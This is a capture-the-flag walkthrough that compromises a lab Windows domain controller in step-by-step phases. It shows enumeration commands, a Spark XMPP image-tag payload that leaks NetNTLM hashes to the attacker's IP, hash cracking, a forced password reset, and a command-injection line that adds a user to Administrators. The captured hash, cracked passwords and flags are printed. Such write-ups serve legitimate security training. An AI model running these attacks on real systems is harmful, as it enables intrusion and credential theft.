
A note before we start: You might find this writeup a bit longer than the usual "run these commands, get root" format and that is intentional.
I shared my full black-box methodology as I am learning, including the dead ends, the rabbit holes, and the reasoning behind every decision.
If you are prepping for something like the eCPPT or CRTP, that mindset matters as much as the commands themselves.

Context
You have gained access to the internal network of WindCorp, a multibillion dollar company running an extensive social media campaign claiming to be unhackable. The goal is to take their crown jewels full access to their internal network starting from a single exposed Windows machine.
Phase 1 — Reconnaissance
Start with Nmap
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ nmap -Pn -A -T4 -vv 10.112.176.170 -oN nmap.txt
Briefly on the flags :
-A enables aggressive mode: OS detection, version detection, script scanning, and traceroute all in one.
-T4 is the aggressive timing template, speeds things up significantly without being reckless about it.
And always save your scans with -oN, you will want to grep through them later.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0 (Title: Windcorp.)
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
445/tcp  open  microsoft-ds  Windows Server 2019
464/tcp  open  kpasswd5?                                          # Kerberos password change service
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP  # Global Catalog LDAP
3269/tcp open  globalcatLDAPssl?                                      # Global Catalog LDAPS (SSL)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5222/tcp open  jabber        Openfire XMPP Client
5269/tcp open  xmpp          Wildfire XMPP Client
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  # WinRM
7070/tcp open  http          Jetty 9.4.18 (Openfire HTTP Binding)
7443/tcp open  ssl/http      Jetty 9.4.18 (Openfire HTTP Binding)
7777/tcp open  socks5        (No authentication)
9090/tcp open  hadoop        Apache Hadoop Tasktracker
9091/tcp open  ssl/hadoop    Apache Hadoop Tasktracker
Host Script Results:
| smb2-security-mode: 3.1.1: Message signing enabled and required
| rdp-ntlm-info:
|   Target_Name: WINDCORP
|   NetBIOS_Computer_Name: FIRE
|   DNS_Domain_Name: windcorp.thm
|_  Product_Version: 10.0.17763 (Windows Server 2019)
The presence of DNS (53), Kerberos (88), and the full LDAP suite (389, 636, 3268, 3269) confirms this is a Domain Controller. LDAP and RDP are also leaking the domain name and computer name: windcorp.thm and FIRE.
While the standard AD services were expected, the presence of Openfire on ports 5222, 7070, and 7443 immediately stood out.
Essentially, Openfire is an open-source XMPP messaging server, think of it as a private, internal Slack or WhatsApp for a corporate environment. Port 9090 is its administration console. We will come back to all of that.
Immediately adding 10.112.176.170 windcorp.thm FIRE.windcorp.thm to /etc/hosts.
Phase 2 — SMB & LDAP Enumeration
With the scan results in hand, my first instinct was to check for the "low-hanging fruit": Anonymous Logins and Null Sessions. In an AD environment, this is often the fastest way to leak a list of valid usernames.
I started with smbclient, but Windows Server 2019 is not always eager to talk to legacy protocols. After a few syntax errors and protocol mismatches, I had to specify the protocol version explicitly:
Trying a null session with smbclient:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ smbclient -L //10.112.176.170/ -N --option='client min protocol=SMB3'
Anonymous login successful
        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
While the login was "successful," the server refused to enumerate shares. The front door was unlocked but there was a secondary gate blocking the view.
I switched to crackmapexec to get a clearer picture of what was actually allowed:
Since the Domain Controller allowed the Null Session i tried to enumerate Shares but didn't work:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u '' -p '' --shares
SMB  10.112.176.170  445  FIRE  [*] Windows 10 / Server 2019 Build 17763 x64 (name:FIRE) (domain:windcorp.thm) (signing:True) (SMBv1:False)
SMB  10.112.176.170  445  FIRE  [+] windcorp.thm\:
SMB  10.112.176.170  445  FIRE  [-] Error enumerating shares: STATUS_ACCESS_DENIED
Key takeaways:
- Null Auth:
True— we can bind without a password. - Signing:
True— no NTLM relay attacks are possible. - The Reality: Even with a successful null auth,
--sharesreturnsACCESS_DENIED.
I also checked RDP, WinRM, and LDAP for anonymous access. WinRM and RDP shut me down immediately with STATUS_LOGON_FAILURE, and LDAP required a successful bind for any deep searching.
Time to try enum4linux-ng
-A to enumerate everything:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ enum4linux-ng -A 10.112.176.170

[+] Domain: WINDCORP (S-1-5-21-555431066-3599073733-176599750)
[+] FQDN: Fire.windcorp.thm
[+] OS: Windows Server 2019 Build 17763
[+] SMB Signing: Required (True)
[+] Null Session: SUCCESS (Username: '', Password: '')
[-] User Enumeration: STATUS_ACCESS_DENIED
[-] Group Enumeration: STATUS_ACCESS_DENIED
[-] Share Enumeration: 0 Shares Found
[-] Policy Info: STATUS_ACCESS_DENIED
The DC is heavily hardened, SMB signing is required and all direct user/share enumeration is returning STATUS_ACCESS_DENIED, forcing us to look for a different entry point.
One Final Thing — LDAP
My previous attempt to use nxc for an automated LDAP sweep hit a wall:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ nxc ldap 10.112.176.170 -u '' -p ''
LDAP  10.112.176.170  389  FIRE  [-] operationsError: 000004DC: LdapErr: DSID-0C090A57, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563
LDAP  10.112.176.170  389  FIRE  [+] windcorp.thm\:
This tells me the DC is configured to prevent high-level unauthenticated searches. However, "successful bind" does not always mean a password is required, it just means the server wants us to formally identify ourselves. Let's go lower level.
I decided to use ldapsearch directly to query the Naming Contexts just to confirm from nmap what we are working with:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ ldapsearch -x -H ldap://10.112.176.170 -b "" -s base namingcontexts

dn:
namingcontexts: DC=windcorp,DC=thm
namingcontexts: CN=Configuration,DC=windcorp,DC=thm
namingcontexts: CN=Schema,CN=Configuration,DC=windcorp,DC=thm
namingcontexts: DC=ForestDnsZones,DC=windcorp,DC=thm
namingcontexts: DC=DomainDnsZones,DC=windcorp,DC=thm
We successfully pulled the Naming Contexts. This confirms the internal structure of the windcorp.thm forest and gives us the exact Base DN we need for any deeper authenticated enumeration later.
Kerbrute for Username Enumeration
Later I tried to enumerate users with Kerbrute but apart from the default names like Administrator and fire (machine account) i didn't find anything:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ /opt/kerbrute userenum --dc 10.112.176.170 -d windcorp.thm /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

[+] VALID USERNAME: fire@windcorp.thm
[+] VALID USERNAME: administrator@windcorp.thm
Okay, enough for external network enumeration the AD structure is effectively gatekeeping the sensitive data. Let's actually get interacting with the web services we discovered earlier.
Phase 3 — Web Enumeration (Port 80)
Let's Start with Port 80 IIS
First, I used ffuf to perform two types of discovery: Directory Fuzzing and VHost Enumeration:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ ffuf -u http://10.112.176.170/FUZZ -w /usr/share/wordlists/dirb/common.txt -e .php,.txt,.bak,.html -c -v -fc 403,404
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ ffuf -u http://10.112.176.170 -H "Host: FUZZ.windcorp.thm" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 11334- Fuzzing for directories returned only standard files like
index.htmland inaccessible folders. - VHost enumeration produced a flood of false positives, and even after filtering by response size (
-fs 11334) to kill the noise, no hidden subdomains or unique web surfaces were discovered.
Let's Jump Into the Website

It is the main WindCorp website looks interesting, with a Reset Password button at the top.

Clicking it opens a new tab at http://fire.windcorp.thm/reset.asp with a username field and some interesting security questions.
Okay, let's go back to the website first.
While scrolling through the site, I identified a search bar and immediately tested it for common injection flaws:
- XSS (
<script>alert(1)</script>) - SQLi (
' OR 1=1--) - LFI (
../../../../windows/win.ini) - OS Command Injection (
test; whoami).
Unfortunately nothing stood out.
On the website, I also discovered a list of IT support staff with several employees with profile pictures.


One stood out (Lily Levesque) because the image features the employee holding her dog which immediately reminded me of the reset password security question: "What is/was your favorite pet's name?" I examined the page source with Ctrl+U to dig deeper.
Diving into the source code paid off immediately. Two critical pieces of intelligence:
1. Leaked XMPP JIDs

The employee list is not just static text, it is pulling live status icons from the Openfire server on port 9090. This leaked many JIDs which are almost certainly User Principal Names (UPNs):
organicfish718@fire
organicwolf509
heavypanda776
happyelephant792
...
I saved these to a users.txt file immediately for AS-REP Roasting later.
2. The Photo Filename

The profile picture I spotted earlier has a very revealing filename: lilyleAndSparky.jpg which hints the user's name is lilyle and her dog's name is Sparky.

Jumping back to the reset password page: enter lilyle and Sparky, and we get a new password for lilyle.
Phase 4 — Openfire Rabbit Hole (CVE-2023–32315)
Going to the previously discovered web page on port 9090, it is the Openfire Administration Login page. I tried the lilyle credentials but they did not work.

Okay, here I got into a rabbit hole trying to find a vulnerability for the leaked version Openfire 4.5.1
Doing some research I found there is a vulnerability for Openfire 4.5.1: CVE-2023-32315 so I tried to exploit it with Metasploit:
msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > check
[+] The target appears to be vulnerable. Openfire version is 4.5.1

msf exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > exploit
[*] Grabbing the cookies.
[*] JSESSIONID=node0mh4wfd369juiehl79fz82owo99.node0
[*] Adding a new admin user.
[*] Logging in with admin user "wvnnsvffuqko" and password "Nw4AlpQ9u".
[-] Exploit aborted due to failure: no-access: Login is not successful.
[*] Exploit completed, but no session was created.
Here I wasted so much time. The exploit created the user but could not authenticate with it. The lesson: version matching a CVE is a starting point, not a guarantee. I decided to move on.
Phase 5 — Building a Valid User List & AS-REP Roasting
Next I checked the previously found users list with Kerbrute:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ /opt/kerbrute userenum --dc 10.112.176.170 -d windcorp.thm users.txt

[+] VALID USERNAME: lilyle@windcorp.thm
[+] VALID USERNAME: tinygoose102@windcorp.thm
[+] VALID USERNAME: organicfish718@windcorp.thm
[+] VALID USERNAME: Edeltraut@windcorp.thm
[+] VALID USERNAME: angrybird253@windcorp.thm
[+] VALID USERNAME: Edward@windcorp.thm
[+] VALID USERNAME: buse@windcorp.thm
[+] VALID USERNAME: Emile@windcorp.thm
[+] VALID USERNAME: brownostrich284@windcorp.thm
[+] VALID USERNAME: sadswan869@windcorp.thm
[+] VALID USERNAME: whiteleopard529@windcorp.thm
[+] VALID USERNAME: goldencat416@windcorp.thm
[+] VALID USERNAME: orangegorilla428@windcorp.thm
[+] VALID USERNAME: happymeercat399@windcorp.thm
Great — this confirms these are indeed real UPNs in the domain. So immediately I checked lilyle's creds with CrackMapExec:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'lilyle' -p 'ChangeMe#1234'
SMB  10.112.176.170  445  FIRE  [+] windcorp.thm\lilyle:ChangeMe#1234
This confirms the creds for lilyle but no Pwn3d! — so this is probably a standard domain user.
Since WinRM is open I checked for WinRM access, but no privilege there:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec winrm 10.112.176.170 -u 'lilyle' -p 'ChangeMe#1234'
WINRM  10.112.176.170  5985  FIRE  [-] windcorp.thm\lilyle:ChangeMe#1234
Then I tested RDP to get a foothold but that also failed:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ xfreerdp /v:10.112.176.170 /u:lilyle /p:'ChangeMe#1234' /d:windcorp.thm /dynamic-resolution +clipboard
To confirm RDP denial was not a bug, I listed the members of Remote Desktop Users:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'lilyle' -p 'ChangeMe#1234' --groups 'Remote Desktop Users'

SMB         10.112.176.170  445    FIRE             windcorp.thm\IT
Unfortunately lilyle is not a member of the IT group:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'lilyle' -p 'ChangeMe#1234' --groups 'IT'

SMB         10.112.176.170  445    FIRE             windcorp.thm\goldencat416
SMB         10.112.176.170  445    FIRE             windcorp.thm\whiteleopard529
SMB         10.112.176.170  445    FIRE             windcorp.thm\organicfish718
SMB         10.112.176.170  445    FIRE             windcorp.thm\goldenwolf471
SMB         10.112.176.170  445    FIRE             windcorp.thm\brownostrich284
SMB         10.112.176.170  445    FIRE             windcorp.thm\happymeercat399
SMB         10.112.176.170  445    FIRE             windcorp.thm\purplecat441
SMB         10.112.176.170  445    FIRE             windcorp.thm\tinygoose102
SMB         10.112.176.170  445    FIRE             windcorp.thm\purplepanda294
SMB         10.112.176.170  445    FIRE             windcorp.thm\organicleopard868
SMB         10.112.176.170  445    FIRE             windcorp.thm\orangegorilla428
SMB         10.112.176.170  445    FIRE             windcorp.thm\silverrabbit440
SMB         10.112.176.170  445    FIRE             windcorp.thm\Luis
SMB         10.112.176.170  445    FIRE             windcorp.thm\heavyswan110
SMB         10.112.176.170  445    FIRE             windcorp.thm\Emile
SMB         10.112.176.170  445    FIRE             windcorp.thm\sadswan869
SMB         10.112.176.170  445    FIRE             windcorp.thm\buse
SMB         10.112.176.170  445    FIRE             windcorp.thm\britneypa
SMB         10.112.176.170  445    FIRE             windcorp.thm\Edeltraut
SMB         10.112.176.170  445    FIRE             windcorp.thm\angrybird253
SMB         10.112.176.170  445    FIRE             windcorp.thm\happywolf785
SMB         10.112.176.170  445    FIRE             windcorp.thm\edward
SMB         10.112.176.170  445    FIRE             windcorp.thm\blackrabbit511
SMB         10.112.176.170  445    FIRE             windcorp.thm\bluefrog579
Important notice: Since we lack administrative privileges, we cannot write to ADMIN$ or C$, which takes psexec.py and wmiexec.py completely off the table.
We can map the domain with BloodHound but still cannot privesc or lateral move from here.
Another Thing We Can Do — AS-REP Roasting
I dumped all domain users with lilyle and checked if any are AS-REP roastable:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'lilyle' -p 'ChangeMe#1234' --users
# 900+ users — saved to users.txt
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ impacket-GetNPUsers windcorp.thm/ -usersfile users.txt -dc-ip 10.112.176.170
# [-] User X doesn't have UF_DONT_REQUIRE_PREAUTH set (for all 900+ accounts)
Unfortunately no user is AS-REP roastable.
Then I tried looking for accounts with SPNs for Kerberoasting:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ impacket-GetUserSPNs windcorp.thm/lilyle:'ChangeMe#1234' -dc-ip 10.112.176.170
# No entries found!
Not a single service account? Okay!
Now I Moved On Into SMB Shares
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'lilyle' -p 'ChangeMe#1234' --shares

Share       Permissions   Remark
ADMIN$                    Remote Admin
C$                        Default share
IPC$        READ          Remote IPC
NETLOGON    READ          Logon server share
Shared      READ
SYSVOL      READ          Logon server share
Users       READ
We have plenty of shares to read. Using smbclient:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ smbclient //10.112.176.170/Shared -U lilyle%ChangeMe#1234

smb: \> ls
  Flag 1.txt        A    45  Fri May  1 16:32:36 2020
  spark_2_8_3.deb   A    29526628
  spark_2_8_3.dmg   A    99555201
  spark_2_8_3.exe   A    78765568
  spark_2_8_3.tar.gz A   123216290
smb: \> prompt OFF
smb: \> get "Flag 1.txt"
smb: \> get spark_2_8_3.deb
Flag 1: THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}
Phase 6 — CVE-2020–12772: Spark XMPP → NetNTLM Hash Capture
Previous nmap enumeration confirms the presence of an internal messaging ecosystem.
The server is running Openfire (XMPP) on ports 5222, 7070, and the management console on 9090.
Having the Spark installation package in the
Sharedshare confirms the domain is actively using this third-party messaging app.
Installing Spark
First I tried to install the package from the share, but it seems old and does not run on my Kali rolling release version.
So I installed the latest stable package from the official site: https://www.igniterealtime.org/projects/spark/
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ sudo dpkg -i ~/Downloads/spark_3_0_2.deb
When opening the app we can authenticate as Lily Levesque with ChangeMe#1234 on 10.112.176.170.


Important note: In the Advanced options under the Certificates tab, you need to enable both Accept self-signed and Accept expired — the Openfire server uses a self-signed cert and Spark will refuse to connect otherwise.
The Vulnerability — CVE-2020–12772
Doing some research and looking for vulnerabilities on this third-party app, I landed on CVE-2020-12772.

Basically when we open a chat with another user, we can send an
<img>tag with our IP as the image source:
<img src=http://YOUR_TUN0_IP/test.img>Each time the target's client pre-loads it or the ROAR module does it automatically the client authenticates using Windows' own authentication stack, which leaks the receiver's NetNTLM challenge-response hash to whoever is listening.

But first we need to target an active user. If you remember, on the website we have IT Support Staff Buse appearing with a green icon which hints she is the one currently logged in.
Setting Up Responder
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ sudo responder -I tun0
Now we send the payload to Buse Candan in Spark and wait:
We got a catch!
[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.112.176.170
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:9e9ad43960348014:950F92F15A7F24267508C28AE27829A8:0101000000000000F49FBB4085CBDC0151F7D8DE72AE9AAE00000000020008004600410043004D0001001E00570049004E002D00570054005A0036003900310031005600570053004E00040014004600410043004D002E004C004F00430041004C0003003400570049004E002D00570054005A0036003900310031005600570053004E002E004600410043004D002E004C004F00430041004C00050014004600410043004D002E004C004F00430041004C0008003000300000000000000001000000002000004D2A944336D3BD6B350535EAED15EE96CFD461F32BB78217BD4054AA41D69B4D0A00100000000000000000000000000000000000090000000000000000000000
[*] Skipping previously captured hash for WINDCORP\buse
Important note: Remember — this is not an NTLM hash, this is a NetNTLM challenge-response. You cannot perform Pass-the-Hash with it. And since SMB signing is required on this DC, NTLM relay is also off the table. Your only move is to crack it offline.
Cracking the Hash
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ echo 'buse::WINDCORP:9e9ad43960348014:950F92F15A7F24267508C28AE27829A8:0101000000000000F49FBB4085CBDC0151F7D8DE72AE9AAE00000000020008004600410043004D0001001E00570049004E002D00570054005A0036003900310031005600570053004E00040014004600410043004D002E004C004F00430041004C0003003400570049004E002D00570054005A0036003900310031005600570053004E002E004600410043004D002E004C004F00430041004C00050014004600410043004D002E004C004F00430041004C0008003000300000000000000001000000002000004D2A944336D3BD6B350535EAED15EE96CFD461F32BB78217BD4054AA41D69B4D0A00100000000000000000000000000000000000090000000000000000000000' > buse.hash
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt buse.hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
uzunLM+3131      (buse)
1g 0:00:00:01 DONE (2026-04-13 21:41) 0.8000g/s 2367Kp/s 2367Kc/s 2367KC/s v13tl1n76..uya051
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Password is uzunLM+3131.
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'buse' -p 'uzunLM+3131'
SMB  10.112.176.170  445  FIRE  [+] windcorp.thm\buse:uzunLM+3131
Not Pwn3d! — so not part of the domain admins group. But remember, Buse is a member of the IT group, so she has the privileges to use WinRM.
Phase 7 — WinRM Foothold & Flag 2
Using Evil-WinRM:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ evil-winrm -i 10.112.176.170 -u 'buse' -p 'uzunLM+3131'

*Evil-WinRM* PS C:\Users\buse\Desktop> ls
    Directory: C:\Users\buse\Desktop

Mode    LastWriteTime    Length Name
----    -------------    ------ ----
d-----  5/7/2020  3:00AM        Also stuff
d-----  5/7/2020  2:58AM        Stuff
-a----  5/2/2020 11:53AM     45 Flag 2.txt
-a----  5/1/2020  8:33AM     37 Notes.txt
Flag 2: THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
Now, mostly certain that Flag 3 is on the Administrator desktop, we need to find a way to privesc to administrator or NT AUTHORITY\SYSTEM.
These folders on Buse's Desktop are rabbit holes by the way, do not waste time connecting the dots or trying steganography on the images inside them. Like I did (ㆆ _ ㆆ).
Moving on.
Further Enumeration — An Unusual Scripts Folder
*Evil-WinRM* PS C:\> ls
    Directory: C:\

d----- badr
d----- inetpub
d----- PerfLogs
d-r--- Program Files
d----- Program Files (x86)
d----- scripts
d----- Shared
d-r--- Users
d----- Windows

*Evil-WinRM* PS C:\Scripts> ls
    Directory: C:\Scripts

Mode    LastWriteTime    Length Name
----    -------------    ------ ----
-a----  5/3/2020  5:53AM   4119 checkservers.ps1
-a----  4/13/2026  1:55PM    31 log.txt

*Evil-WinRM* PS C:\Scripts> type checkservers.ps1
$OutageHosts = $Null
$EmailTimeOut = 30
$SleepTimeOut = 45
$MaxOutageCount = 10
$notificationto = "brittanycr@windcorp.thm"
$notificationfrom = "admin@windcorp.thm"
$smtpserver = "relay.windcorp.thm"
Do{
  get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
  ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
  }
  ...
} While ($true)
etc...
The script acts like a Windows Scheduled Task. Here is what it does:
- It reads a file at
C:\Users\brittanycr\hosts.txt. - It iterates through each line.
- The flaw: It takes each line and drops it raw into a string
$p, which is then executed usingInvoke-Expression.
This script is probably running with admin or NT AUTHORITY\SYSTEM privileges to execute the commands in brittanycr's hosts.txt. We can abuse it by injecting a payload into that file.
But how can we do that? The file is owned by brittanycr, not by buse.
We use BloodHound to map the domain and see what permissions we actually have over brittanycr.
Phase 8 — BloodHound + GenericAll → Domain Admin
Gathering Domain Data with bloodhound-python
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ bloodhound-python -u 'buse' -p 'uzunLM+3131' -d windcorp.thm -ns 10.112.176.170 -c All

INFO: Found AD domain: windcorp.thm
INFO: Found 4762 users
INFO: Found 62 groups
INFO: Found 2 gpos
INFO: Found 6 ous
INFO: Done in 00M 26S
Start neo4j:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ sudo neo4j start
Open BloodHound:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ /opt/BloodHound-linux-x64/BloodHound --no-sandbox

Upload the data, mark buse as owned, and look for the Shortest Path to brittanycr from owned principals.

We find that we have GenericAll permission over brittanycr — which means basically full control of that user object. We can force change her password.

Force Password Reset via GenericAll
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ net rpc password "brittanycr" "P@ssw0rd123" -U "windcorp.thm"/"buse"%"uzunLM+3131" -S "10.112.176.170"
Now we pwned brittanycr we can access and modify the hosts.txt content on the Users share.
Injecting the Payload
We first create the payload.
Note: don't forget the ; to start the new payload.
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ echo "; net localgroup Administrators buse /add" > hosts.txt
Then upload it:
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ smbclient //10.112.176.170/Users -U brittanycr%P@ssw0rd123

smb: \> cd brittanycr
smb: \brittanycr\> put hosts.txt
putting file hosts.txt as \brittanycr\hosts.txt (0.4 kB/s)
